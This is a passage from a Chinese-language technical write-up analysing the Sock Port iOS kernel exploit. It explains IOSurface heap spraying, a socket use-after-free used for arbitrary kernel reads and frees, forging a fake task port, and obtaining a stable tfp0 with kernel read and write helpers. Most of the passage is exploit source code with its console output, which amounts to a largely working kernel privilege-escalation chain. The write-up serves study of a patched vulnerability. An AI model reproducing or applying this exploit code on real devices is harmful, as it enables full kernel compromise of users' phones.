size_t xml_size = serialize_IOSurface_data_array(args->xml, current_array_length, data_size, xml_data, &key);
```

函数`serialize_IOSurface_data_array()`的构造过程我们前面有详细的解释，前后6个`1`在这里体现为`kOSSerializeBinarySignature`等元素

```c
static size_t
serialize_IOSurface_data_array(uint32_t *xml0, uint32_t array_length, uint32_t data_size,
        uint32_t **xml_data, uint32_t **key) {
    uint32_t *xml = xml0;
    *xml++ = kOSSerializeBinarySignature;
    *xml++ = kOSSerializeArray | 2 | kOSSerializeEndCollection;
    *xml++ = kOSSerializeArray | array_length;
    for (size_t i = 0; i < array_length; i++) {
        uint32_t flags = (i == array_length - 1 ? kOSSerializeEndCollection : 0);
        *xml++ = kOSSerializeData | (data_size - 1) | flags;
        xml_data[i] = xml;    // 记录当前偏移，后续用于填充data
        xml += xml_units_for_data_size(data_size);
    }
    *xml++ = kOSSerializeSymbol | sizeof(uint32_t) + 1 | kOSSerializeEndCollection;
    *key = xml++;        // This will be filled in on each array loop.
    *xml++ = 0;      // Null-terminate the symbol.
    return (xml - xml0) * sizeof(*xml);
```

```
}
```

最终构造的`XML`如下

```xml
<kOSSerializeBinarySignature />
<kOSSerializeArray>2</kOSSerializeArray>
<kOSSerializeArray length=${array_length}>
    <kOSSerializeData length=${data_size - 1}>
        <!-- xml_data[0] -->
    </kOSSerializeData>
    <kOSSerializeData length=${data_size - 1}>
        <!-- xml_data[1] -->
    </kOSSerializeData>
    <!-- ... -->
    <kOSSerializeData length=${data_size - 1}>
        <!-- xml_data[array_length - 1] -->
    </kOSSerializeData>
</kOSSerializeArray>
<kOSSerializeSymbol>${sizeof(uint32_t) + 1}</kOSSerializeSymbol>
<key>${key}</key>
0
```

此时我们拥有了一个`XML`模板，开始往里面填充数据，填充的数据分为两部分，一部分是构造的`data`，另一部分是标识`key`，完成填充后调用函数`IOSurface_set_value()`，该函数是函数`IOConnectCallMethod()`的封装，用于向内核发送数据

```c
for (uint32_t array_id = 0; array_id < array_count; array_id++) {
    *key = base255_encode(total_arrays + array_id);
    for (uint32_t data_id = 0; data_id < current_array_length; data_id++) {
        memcpy(xml_data[data_id], data, data_size - 1);
    }
    ok = IOSurface_set_value(args, args_size);
}
```

完整的主代码如下，我去掉了一部分不会访问到的逻辑

```c
static uint32_t total_arrays = 0;
static bool
IOSurface_spray_with_gc_internal(uint32_t array_count, uint32_t array_length, uint32_t extra_count,
        void *data, uint32_t data_size,
        void (^callback)(uint32_t array_id, uint32_t data_id, void *data, size_t size)) {
    // 初始化IOSurface，获取IOSurfaceRootUserClient用于函数调用
```

```
    bool ok = IOSurface_init();
    // 此处extra_count为0，每次堆喷的数组长度为256，数组元素就是我们构造的数据data
    uint32_t current_array_length = array_length + (extra_count > 0 ? 1 : 0);
    // 计算每一个数组元素data所需要的节点数量
    size_t xml_units_per_data = xml_units_for_data_size(data_size);
    size_t xml_units = 1 + 1 + 1 + (1 + xml_units_per_data) * current_array_length + 1 + 1 + 1;
    // Allocate the args struct.
    struct IOSurfaceValueArgs *args;
    size_t args_size = sizeof(*args) + xml_units * sizeof(args->xml[0]);
    args = malloc(args_size);

    // Build the IOSurfaceValueArgs.
    args->surface_id = IOSurface_id;

    // Create the serialized OSArray. We'll remember the locations we need to fill in with our
    // data as well as the slot we need to set our key.
    uint32_t **xml_data = malloc(current_array_length * sizeof(*xml_data));
    uint32_t *key;
    size_t xml_size = serialize_IOSurface_data_array(args->xml,
            current_array_length, data_size, xml_data, &key);

    // Keep track of when we need to do GC.
    size_t sprayed = 0;
    size_t next_gc_step = 0;

    for (uint32_t array_id = 0; array_id < array_count; array_id++) {
        // If we've crossed the GC sleep boundary,
        // sleep for a bit and schedule the next one.
        // Now build the array and its elements.
        *key = base255_encode(total_arrays + array_id);
        for (uint32_t data_id = 0; data_id < current_array_length; data_id++) {
            // Copy in the data to the appropriate slot.
            memcpy(xml_data[data_id], data, data_size - 1);
        }

        // Finally set the array in the surface.
        ok = IOSurface_set_value(args, args_size);
        if (ok) {
            sprayed += data_size * current_array_length;
```

```
            }
        }
        if (next_gc_step > 0) {
            // printf("\n");
        }
        free(args);
        free(xml_data);
        total_arrays += array_count;
        return true;
}
```

堆喷的细节就分析到这里，所以在利用中，我们构造好堆喷数据和长度之后，就可以调用函数`rk64_via_uaf()`进行堆喷操作

```
uint64_t rk64_via_uaf(uint64_t addr) {
    void *buf = read_20_via_uaf(addr);
    if (buf) {
        uint64_t r = *(uint64_t*)buf;
        free(buf);
        return r;
    }
    return 0;
}
```

我们在上一步已经获取了`Task Port`的内核态地址，根据结构体偏移，我们可以获取到`IPC_SPACE`的内核地址

```
uint64_t ipc_space_kernel = rk64_via_uaf(self_port_addr + koffset(KSTRUCT_OFFSET_IPC_PORT_IP_RECEIVER));
if (!ipc_space_kernel) {
    printf("[-] kernel read primitive failed!\n");
    goto err;
}
printf("[i] ipc_space_kernel: 0x%llx\n", ipc_space_kernel);
```

获取一下数据

```
[i] our task port: 0xffffff001c3cc38
[i] ipc_space_kernel: 0xfffffff000a22fc0
```

6. 任意释放Pipe Buffer

Pipe管道是一个可以用于跨进程通信的机制，它会在内核缓冲区开辟内存空间进行数据的读写，`fds[1]`用于写入数据，`fds[0]`用于读取数据

比如现在读写下标在`0`的位置，我们写入`0x10000`字节，那么下标就会移动到`0x10000`，当我们读取`0x10000`字节的时候，下标就会往回移动到`0`

最后一句写`8`字节到缓冲区里是为了用于后面的堆喷操作可以用构造的数据填充这片缓冲区，可以直接读取`8`字节的数据

```
int fds[2];
ret = pipe(fds);
uint8_t pipebuf[0x10000];
memset(pipebuf, 0, 0x10000);
write(fds[1], pipebuf, 0x10000); // do write() to allocate the buffer on the kernel
read(fds[0], pipebuf, 0x10000); // do read() to reset buffer position
write(fds[1], pipebuf, 8); // write 8 bytes so later we can read the first 8 bytes
```

当我们调用函数`setsockopt()`时，会调用到函数`ip6_setpktopt()`

```
setsockopt(sock, IPPROTO_IPV6, IPV6_PKTINFO, pktinfo, sizeof(*pktinfo));
```

当选项名为`IPV6_PKTINFO`时，我们会发现一个逻辑：如果`pktinfo->ipi6_ifindex`为`0`且`&pktinfo->ipi6_addr`开始的`12`个字节的数据也都是`0`，就会调用函数`ip6_clearpktopts()`释放掉当前的`ip6_pktopts->in6_pktinfo`，这个判断条件简化一下就是整个结构体数据都是`0`就会被释放

```
define  IN6_IS_ADDR_UNSPECIFIED(a)  \
    ((*(const __uint32_t *)(const void *)(&(a)->s6_addr[0]) == 0) && \
    (*(const __uint32_t *)(const void *)(&(a)->s6_addr[4]) == 0) && \
    (*(const __uint32_t *)(const void *)(&(a)->s6_addr[8]) == 0) && \
    (*(const __uint32_t *)(const void *)(&(a)->s6_addr[12]) == 0))

static int
ip6_setpktopt(int optname, u_char *buf, int len, struct ip6_pktopts *opt,
    int sticky, int cmsg, int uproto)
{
    int minmtupolicy, preftemp;
    int error;
    boolean_t capture_exthdrstat_out = FALSE;

    switch (optname) {
    case IPV6_2292PKTINFO:
    case IPV6_PKTINFO: {
```

```
        struct ifnet *ifp = NULL;
        struct in6_pktinfo *pktinfo;

        if (len != sizeof (struct in6_pktinfo))
            return (EINVAL);

        pktinfo = (struct in6_pktinfo *)(void *)buf;

        if (optname == IPV6_PKTINFO && opt->ip6po_pktinfo &&
            pktinfo->ipi6_ifindex == 0 &&
            IN6_IS_ADDR_UNSPECIFIED(&pktinfo->ipi6_addr)) {
            ip6_clearpktopts(opt, optname);
            break;
        }

        ...
    }
```

函数`ip6_clearpktopts()`调用`FREE()`来执行释放缓冲区操作，这里面涉及到了堆的分配释放问题，由于并不是本文分析的重点，不过多深入

```
#define R_Free(p) FREE((caddr_t)p, M_RTABLE);
#define FREE(addr, type) \
    _FREE((void *)addr, type)
#define FREE(addr, type) \
    _FREE((void *)addr, type)
#define free _FREE
#define FREE(addr, type) _free((void *)addr, type, __FILE__,
__LINE__)

void
ip6_clearpktopts(struct ip6_pktopts *pktopt, int optname)
{
    if (optname == -1 || optname == IPV6_PKTINFO) {
        if (pktopt->ip6po_pktinfo)
            FREE(pktopt->ip6po_pktinfo, M_IP6OPT);
        pktopt->ip6po_pktinfo = NULL;
    }

    ...
}
```

我们现在想要实现释放Pipe缓冲区只需要先获取它的地址，然后IOSurface堆喷使用这个Pipe缓冲区地址构造的数据，通过调用函数`setsockopt()`设置整个`in6_pktinfo`结构体数据为`0`就可以把这个Pipe缓冲区给释放掉

根据我们泄露出来的`Task Port`获取Pipe缓冲区地址，注意不同的系统版本偏移需要有所调整

```
uint64_t task = rk64_check(self_port_addr + koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT));
uint64_t proc = rk64_check(task + koffset(KSTRUCT_OFFSET_TASK_BSD_INFO));
uint64_t p_fd = rk64_check(proc + koffset(KSTRUCT_OFFSET_PROC_P_FD));
uint64_t fd_ofiles = rk64_check(p_fd + koffset(KSTRUCT_OFFSET_FILEDESC_FD_OFILES));
uint64_t fproc = rk64_check(fd_ofiles + fds[0] * 8);
uint64_t f_fglob = rk64_check(fproc + koffset(KSTRUCT_OFFSET_FILEPROC_F_FGLOB));
uint64_t fg_data = rk64_check(f_fglob + koffset(KSTRUCT_OFFSET_FILEGLOB_FG_DATA));
uint64_t pipe_buffer = rk64_check(fg_data + koffset(KSTRUCT_OFFSET_PIPE_BUFFER));
printf("[*] pipe buffer: 0x%llx\n", pipe_buffer);
```

函数`free_via_uaf()`与函数`rk64_via_uaf()`前面部分一样，都是通过创建一堆存在漏洞的Socket，然后去堆喷，只不过这里还要多一步填充结构体`in6_pktinfo`数据，可以看到我们填充的是一个全为`0`的数据，那么就会触发它进行释放操作

```
int free_via_uaf(uint64_t addr) {
    ...

    struct in6_pktinfo *buf = malloc(sizeof(struct in6_pktinfo));
    memset(buf, 0, sizeof(struct in6_pktinfo));
    int ret = set_pktinfo(sockets[found_at], buf);
    free(buf);
    return ret;
}
```

前期的准备工作到这里就差不多了，我们接下来开始进入一个关键环节：伪造一个Port

7. 伪造Task Port

备注：因为SMAP是iPhone 7开始引入的安全机制，内核访问用户态的内存会被限制，而我的测试环境是iPhone 6，所以前面我淡化了SMAP的存在感，但接下来该面对还是要面对

申请一个`target`用于伪造Port，函数`find_port_via_uaf()`通过OOL数据自动转换Port为内核态地址的机制获取Port的内核态地址`target_addr`，函数`free_via_uaf()`将`pipe_buffer`给释放掉，但管道句柄`fds[0]`和`fds[1]`依旧拥有对这个内核缓冲区的读写权限

```
mach_port_t target = new_port();
uint64_t target_addr = find_port_via_uaf(target, MACH_MSG_TYPE_COPY_SEND);
ret = free_via_uaf(pipe_buffer);
```

这个循环的操作有点像函数`find_port_via_uaf()`，利用自动转换的`Task Port`内核态地址占位刚才释放掉的`pipe_buffer`，因为我们之前写入了`8`字节，所以这里读取`8`字节就是`pipe_buffer`的前`8`个字节数据，判断一下使用两种方法获取到的Port内核态地址是否相同，如果相同就退出循环，如果不同说明堆喷不成功，复位下标继续循环

```
mach_port_t p = MACH_PORT_NULL;
for (int i = 0; i < 10000; i++) {
    p = fill_kalloc_with_port_pointer(target, 0x10000/8, MACH_MSG_TYPE_COPY_SEND);
    uint64_t addr;
    read(fds[0], &addr, 8);
    if (addr == target_addr) { // if we see the address of our port, it worked
        break;
    }
    write(fds[1], &addr, 8); // reset buffer position
    mach_port_destroy(mach_task_self(), p); // spraying didn't work, so free port
    p = MACH_PORT_NULL;
}
```

除了`fds`之外，额外申请一个`port_fds`用于绕过SMAP的限制

```
int port_fds[2] = {-1, -1};
if (SMAP) {
    ret = pipe(port_fds);
}
```

当我们获得一个填充满了Port内核态地址的内核缓冲区`pipe_buffer`之后，就需要构造一个`ipc_port`结构体了

将结构体`ipc_port`和`task`放在了连续的一片内存空间，构建完之后刷一遍`port_fds`缓冲区

```
kport_t *fakeport = malloc(sizeof(kport_t) + 0x600);
ktask_t *fake_task = (ktask_t *)((uint64_t)fakeport + sizeof(kport_t));
bzero((void *)fakeport, sizeof(kport_t) + 0x600);

fake_task->ref_count = 0xff;
fakeport->ip_bits = IO_BITS_ACTIVE | IKOT_TASK;
```

```
fakeport->ip_references = 0xd00d;
fakeport->ip_lock.type = 0x11;
fakeport->ip_messages.port.receiver_name = 1;
fakeport->ip_messages.port.msgcount = 0;
fakeport->ip_messages.port.qlimit = MACH_PORT_QLIMIT_LARGE;
fakeport->ip_messages.port.waitq.flags = mach_port_waitq_flags();
fakeport->ip_srights = 99;
fakeport->ip_kobject = 0;
fakeport->ip_receiver = ipc_space_kernel;

if (SMAP) {
    write(port_fds[1], (void *)fakeport, sizeof(kport_t) + 0x600);
    read(port_fds[0], (void *)fakeport, sizeof(kport_t) + 0x600);
}
```

申请空间时的`kport_t`为作者构造的一个`port`结构体

```
typedef volatile struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        uint64_t data;
        uint64_t type;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    uint64_t next;
                    uint64_t prev;
                } waitq_queue;
            } waitq;
            uint64_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        uint64_t klist;
    } ip_messages;
    uint64_t ip_receiver;
```

```
    uint64_t ip_kobject;
    uint64_t ip_nsrequest;
    uint64_t ip_pdrequest;
    uint64_t ip_requests;
    uint64_t ip_premsg;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;
```

我们要做的，是将这个`Fake Task Port`的地址，替换到刚才被释放的内核缓冲区`pipe_buffer`里，这样整个内核缓冲区的布局就是：第一个`8`字节是我们`Fake Task Port`的地址，后面都是正常Port的地址

先获取`Fake Task Port`的地址`port_pipe_buffer`，也就是`port_fds`对应的内核缓冲区

```
uint64_t port_fg_data = 0;
uint64_t port_pipe_buffer = 0;

if (SMAP) {
    fproc = rk64_check(fd_ofiles + port_fds[0] * 8);
    f_fglob = rk64_check(fproc + koffset(KSTRUCT_OFFSET_FILEPROC_F_FGLOB));
    port_fg_data = rk64_check(f_fglob + koffset(KSTRUCT_OFFSET_FILEGLOB_FG_DATA));
    port_pipe_buffer = rk64_check(port_fg_data + koffset(KSTRUCT_OFFSET_PIPE_BUFFER));
    printf("[*] second pipe buffer: 0x%llx\n", port_pipe_buffer);
}
```

`fakeport->ip_kobject`指向的是结构体`Task`，这个结构体还没有进行初始化，到这里完成`Fake Task Port`的内存数据构造

```
fakeport->ip_kobject = port_pipe_buffer + sizeof(kport_t);
```

将完成构造的`Fake Task Port`数据刷到内核缓冲区里

```
write(port_fds[1], (void *)fakeport, sizeof(kport_t) + 0x600);
```

这是我们释放掉的`pipe_buffer`，将第一个`8`字节替换为`port_pipe_buffer`的地址，那么逻辑上第一个Port内核态地址指向的内核内存空间我们就可以通过`port_fds`来进行控制了

```
write(fds[1], &port_pipe_buffer, 8);
```

获取`Fake Task Port`的用户态句柄，从`p`中读出我们发送的OOL数据，第一个元素就是我们的`Fake Task Port`，如同用户态传到内核态会调用`CAST_MACH_NAME_TO_PORT`将用户态句柄转换为内核态地址一样，内核态传到用户态会调用`CAST_MACH_PORT_TO_NAME`将内核态地址转换为用户态句柄

```
struct ool_msg *msg = malloc(0x1000);
ret = mach_msg(&msg->hdr, MACH_RCV_MSG, 0, 0x1000, p, MACH_MSG_TIMEOUT_NONE, MACH_PORT_NULL);
mach_port_t *received_ports = msg->ool_ports.address;
mach_port_t our_port = received_ports[0]; // fake port!
free(msg);
```

于是我们现在拥有了`Fake Task Port`的用户态句柄和内核态地址

8. 填充VM_MAP

作者在这里实现了两个内核任意读的原语，我们先来分析一下它背后的取值逻辑

通过`fake_task`获取到`bsd_info`赋值给指针变量`read_addr_ptr`，宏`kr32`里重新设置指针变量`read_addr_ptr`的值，再调用函数`pid_for_task()`，这逻辑完全看不懂什么意思

```
uint64_t *read_addr_ptr = (uint64_t *)((uint64_t)fake_task + koffset(KSTRUCT_OFFSET_TASK_BSD_INFO));

#define kr32(addr, value)\
    if (SMAP) {\
        read(port_fds[0], (void *)fakeport, sizeof(kport_t) + 0x600);\
    }\
    *read_addr_ptr = addr - koffset(KSTRUCT_OFFSET_PROC_PID);\
    if (SMAP) {\
        write(port_fds[1], (void *)fakeport, sizeof(kport_t) + 0x600);\
    }\
    value = 0x0;\
    ret = pid_for_task(our_port, (int *)&value);

    uint32_t read64_tmp;
#define kr64(addr, value)\
    kr32(addr + 0x4, read64_tmp);\
    kr32(addr, value);\
    value = value | ((uint64_t)read64_tmp << 32)
```

顺着获取PID这个思路想一下，通过一个Port内核态地址来获取PID的方式如下

```
*(*(*(fake_port + offset_kobject) + offset_bsd_info) + offset_p_pid)
```

如果将`kobject`的值设置为`addr - offset_p_pid`，`addr`为我们要读取数据的地址，可以看到此时获取的就是我们传入的`addr`指向的数据

```
*(addr - offset_p_pid + offset_p_pid) => *addr
```

可以得出结论：获取`read_addr_ptr`与宏`kr32()`里设置`read_addr_ptr`的值等价于设置`task->bsd_info`为`addr - offset_p_pid`，当调用函数`pid_for_task()`去获取PID时，就能实现任意读，在此基础上，宏`k64()`实现了`8`字节读取效果

这个内核任意读原语实现的很漂亮！

利用这个任意读原语来实现PID的遍历，先判断本Task的PID是否为`0`，如果不是就获取前一个Task，如果获取到PID为`0`，就获取VM_MAP

```
uint64_t struct_task;
kr64(self_port_addr + koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT),
struct_task);
printf("[!] READING VIA FAKE PORT WORKED? 0x%llx\n", struct_task);

uint64_t kernel_vm_map = 0;
while (struct_task != 0) {
    uint64_t bsd_info;
    kr64(struct_task + koffset(KSTRUCT_OFFSET_TASK_BSD_INFO),
bsd_info);
    uint32_t pid;
    kr32(bsd_info + koffset(KSTRUCT_OFFSET_PROC_PID), pid);
    if (pid == 0) {
        uint64_t vm_map;
        kr64(struct_task + koffset(KSTRUCT_OFFSET_TASK_VM_MAP),
vm_map);
        kernel_vm_map = vm_map;
        break;
    }
    kr64(struct_task + koffset(KSTRUCT_OFFSET_TASK_PREV),
struct_task);
}
printf("[i] kernel_vm_map: 0x%llx\n", kernel_vm_map);
```

把获取到的VM_MAP填充到我们的`Fake Task Port`，一个东拼西凑的TFP0就拿到手了

```c
read(port_fds[0], (void *)fakeport, sizeof(kport_t) + 0x600);

fake_task->lock.data = 0x0;
fake_task->lock.type = 0x22;
fake_task->ref_count = 100;
fake_task->active = 1;
fake_task->map = kernel_vm_map;
*(uint32_t *)((uint64_t)fake_task +
koffset(KSTRUCT_OFFSET_TASK_ITK_SELF)) = 1;

if (SMAP) {
    write(port_fds[1], (void *)fakeport, sizeof(kport_t) + 0x600);
}
```

初始化一个全局`tfpzero`变量

```c
static mach_port_t tfpzero;

void init_kernel_memory(mach_port_t tfp0) {
    tfpzero = tfp0;
}

init_kernel_memory(our_port);
```

申请`8`字节内存，写`0x4141414141414141`，再读出来，能成功说明这个`tfpzero`是能用的

```c
uint64_t addr = kalloc(8);
printf("[*] allocated: 0x%llx\n", addr);

wk64(addr, 0x4141414141414141);
uint64_t readb = rk64(addr);
printf("[*] read back: 0x%llx\n", readb);

kfree(addr, 8);
```

这里要补充一点：这里申请的都是内核的空间，内核空间范围如下

```c
#define VM_MIN_KERNEL_ADDRESS   ((vm_address_t) 0xffffffe000000000ULL)
#define VM_MAX_KERNEL_ADDRESS   ((vm_address_t) 0xfffffff3ffffffffULL)
```

这几个`k*()`函数是基于`tfpzero`实现的函数

内存申请函数：`kalloc()`

```
uint64_t kalloc(vm_size_t size) {
    mach_vm_address_t address = 0;
    mach_vm_allocate(tfpzero, (mach_vm_address_t *)&address, size, VM_FLAGS_ANYWHERE);
    return address;
}
```

读函数：`rk32()`和`rk64()`

```
uint32_t rk32(uint64_t where) {
    uint32_t out;
    kread(where, &out, sizeof(uint32_t));
    return out;
}

uint64_t rk64(uint64_t where) {
    uint64_t out;
    kread(where, &out, sizeof(uint64_t));
    return out;
}

size_t kread(uint64_t where, void *p, size_t size) {
    int rv;
    size_t offset = 0;
    while (offset < size) {
        mach_vm_size_t sz, chunk = 2048;
        if (chunk > size - offset) {
            chunk = size - offset;
        }
        rv = mach_vm_read_overwrite(tfpzero, where + offset, chunk, (mach_vm_address_t)p + offset, &sz);
        offset += sz;
    }
    return offset;
}
```

写函数：`wk32()`和`wk64()`

```
void wk32(uint64_t where, uint32_t what) {
    uint32_t _what = what;
    kwrite(where, &_what, sizeof(uint32_t));
}

void wk64(uint64_t where, uint64_t what) {
    uint64_t _what = what;
```

```
    kwrite(where, &_what, sizeof(uint64_t));
}

size_t kwrite(uint64_t where, const void *p, size_t size) {
    int rv;
    size_t offset = 0;
    while (offset < size) {
        size_t chunk = 2048;
        if (chunk > size - offset) {
            chunk = size - offset;
        }
        rv = mach_vm_write(tfpzero, where + offset, (mach_vm_offset_t)p + offset, (int)chunk);
        offset += chunk;
    }
    return offset;
}
```

内存释放函数：`kfree()`

```
void kfree(mach_vm_address_t address, vm_size_t size) {
    mach_vm_deallocate(tfpzero, address, size);
}
```

9. 稳定的TFP0

`new_tfp0`是我们最终要使用的TFP0，函数`find_port()`也是利用上面的`tfpzero`进行读取

```
mach_port_t new_tfp0 = new_port();
uint64_t new_addr = find_port(new_tfp0, self_port_addr);
```

最开始分析代码的时候我们说过所有的Port都以`ipc_entry_t`的形式存在在`is_table`里，可以通过用户态Port来计算索引取出这个Port的内核态地址

```c
uint64_t find_port(mach_port_name_t port, uint64_t task_self) {
    uint64_t task_addr = rk64(task_self + koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT));
    uint64_t itk_space = rk64(task_addr + koffset(KSTRUCT_OFFSET_TASK_ITK_SPACE));
    uint64_t is_table = rk64(itk_space + koffset(KSTRUCT_OFFSET_IPC_SPACE_IS_TABLE));
    uint32_t port_index = port >> 8;     // 取索引
    const int sizeof_ipc_entry_t = 0x18;
    uint64_t port_addr = rk64(is_table + (port_index * sizeof_ipc_entry_t));
    return port_addr;
}
```

重新申请一片内核内存用于存储`Fake Task`，通过函数`kwrite()`将`fake_task`写到新申请的内核内存空间，然后让`Fake Task Port`的`ip_kobject`指向这片新的内存，最后通过刷新`new_addr`指向的`new_tfp0`内存来获取一个最终的TFP0

```c
uint64_t faketask = kalloc(0x600);
kwrite(faketask, fake_task, 0x600);
fakeport->ip_kobject = faketask;
kwrite(new_addr, (const void*)fakeport, sizeof(kport_t));
```

重复一遍上面的写入读取，测试这个`new_tfp0`是否可用

```c
init_kernel_memory(new_tfp0);
printf("[+] tfp0: 0x%x\n", new_tfp0);

addr = kalloc(8);
printf("[*] allocated: 0x%llx\n", addr);

wk64(addr, 0x4141414141414141);
readb = rk64(addr);
printf("[*] read back: 0x%llx\n", readb);

kfree(addr, 8);
```

效果蛮好

```
[+] tfp0: 0x6203
[*] allocated: 0xffffff008e1f000
[*] read back: 0x4141414141414141
```

10. 清理内存环境

从`is_table`中删除东拼西凑的Port，然后删除`fds`对应的内核缓冲区，它早就被释放了，还有一些管道句柄，IOSurface都关掉

```
// 获取is_table
uint64_t task_addr = rk64(self_port_addr + koffset(KSTRUCT_OFFSET_IPC_PORT_IP_KOBJECT));
uint64_t itk_space = rk64(task_addr + koffset(KSTRUCT_OFFSET_TASK_ITK_SPACE));
uint64_t is_table = rk64(itk_space + koffset(KSTRUCT_OFFSET_IPC_SPACE_IS_TABLE));

// 获取索引
uint32_t port_index = our_port >> 8;
const int sizeof_ipc_entry_t = 0x18;

// 清空
wk32(is_table + (port_index * sizeof_ipc_entry_t) + 8, 0);
wk64(is_table + (port_index * sizeof_ipc_entry_t), 0);

// 这个pipe_buffer已经释放，这里指针也要清空
wk64(fg_data + koffset(KSTRUCT_OFFSET_PIPE_BUFFER), 0); // freed already via mach_msg()

if (fds[0] > 0)  close(fds[0]);
if (fds[1] > 0)  close(fds[1]);
if (port_fds[0] > 0)  close(port_fds[0]);
if (port_fds[1] > 0)  close(port_fds[1]);

free((void *)fakeport);
deinit_IOSurface();
return new_tfp0;
```

11. 总结

这篇文章只能说是讲了个大概，很多细节都没有深究，比如堆分配机制，哪些是统一实现的，哪些是单独实现的，结构体偏移计算，伪造Port时各种结构体成员以什么数据进行赋值...，这些问题我也一知半解的，所以就留着后面漏洞分析的多了，逐渐补齐

References

1. Sock Port 漏洞解析（一）UAF 与 Heap Spraying
2. Sock Port 漏洞解析（二）通过 Mach OOL Message 泄露 Port Address
3. Sock Port 漏洞解析（三）IOSurface Heap Spraying
4. Sock Port 漏洞解析（四）The tfp0 !
5. iOS12-2 越狱漏洞分析

6. https://raw.githubusercontent.com/jakeajames/sock_port/master/sock_port.pdf
7. https://www.slideshare.net/i0n1c/cansecwest-2017-portal-to-the-ios-core
8. Pegasus内核漏洞及PoC分析
9. pegasus分析
10. iOSurfaceRootUserClient Port UAF
11. Recreating an iOS 0-day jailbreak out of Apple’s security patches